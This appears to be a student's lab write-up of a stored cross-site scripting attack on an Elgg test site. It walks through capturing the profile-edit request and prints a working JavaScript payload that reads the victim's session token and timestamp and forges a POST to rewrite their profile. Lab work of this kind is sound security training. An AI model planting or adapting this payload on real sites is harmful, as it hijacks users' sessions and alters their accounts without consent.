
This is the home page of Samy before the attack.




I logged into Samy profile and navigated to Edit Profile URL so that I can get the complete HTTP URL for the editing brief description.




I then turned the Firefox add on for HTTP Live Header and captured the complete HTTP request for the brief description so that I can write the malicious program to modify the victim's profile.



This is the complete HTTP POST request for the edit profile link. I made a copy of the complete HTTP request so that I can use the URL in the malicious program.




After posting the Brief Description in Samy's profile, I navigated back to the home page of Samy and I was able to see that the brief description was displayed.




Then with the help of Firefox add on I was able to get the complete structure of the HTTP request. From getting the structure I was able to modify the given malicious program by adding the description that needs to be modified in the victim's profile and the URL for the Edit Profile Link.

```
<script type="text/javascript">
window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="__elgg_token="+elgg.security.token.__elgg_token;
var name = "&name=" + elgg.session.user.name;
var desc = "&description=Samy is my hero" + "&accesslevel[description]=2";
var sendurl = "http://www.xsslabelgg.com/action/profile/edit"
//Construct the content of your url.
var content= token + ts + name + desc + guid;
var samyGuid=47; //FILL IN
if(elgg.session.user.guid!=samyGuid)
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script>
```


Then I copied the malicious JavaScript program and pasted it under About Me of Samy by enabling the Edit HTML option and made it public so that any member can be attacked and I saved the profile.




After editing the profile of Samy, I navigated to the home page of Samy and I was able to About Me getting displayed.




Then I logged into Alice and this is the home page of Alice before the attack. There was no Brief Description in the home page of Alice.



Then I navigated to the members pages from the more option so that I can navigate to the home page of Samy. After visting the profile of Samy I will be able to see the profile of Alice getting modified.



After visiting Samy's profile, I am able to see that the description "Samy is my Hero" is getting displayed in Alice Profile. This is because of the malicious JavaScript program which has the token, timestamp and the description to be placed in the victim's profile. By using the malicious code, I was able to perform the XSS attack.




Question 3:

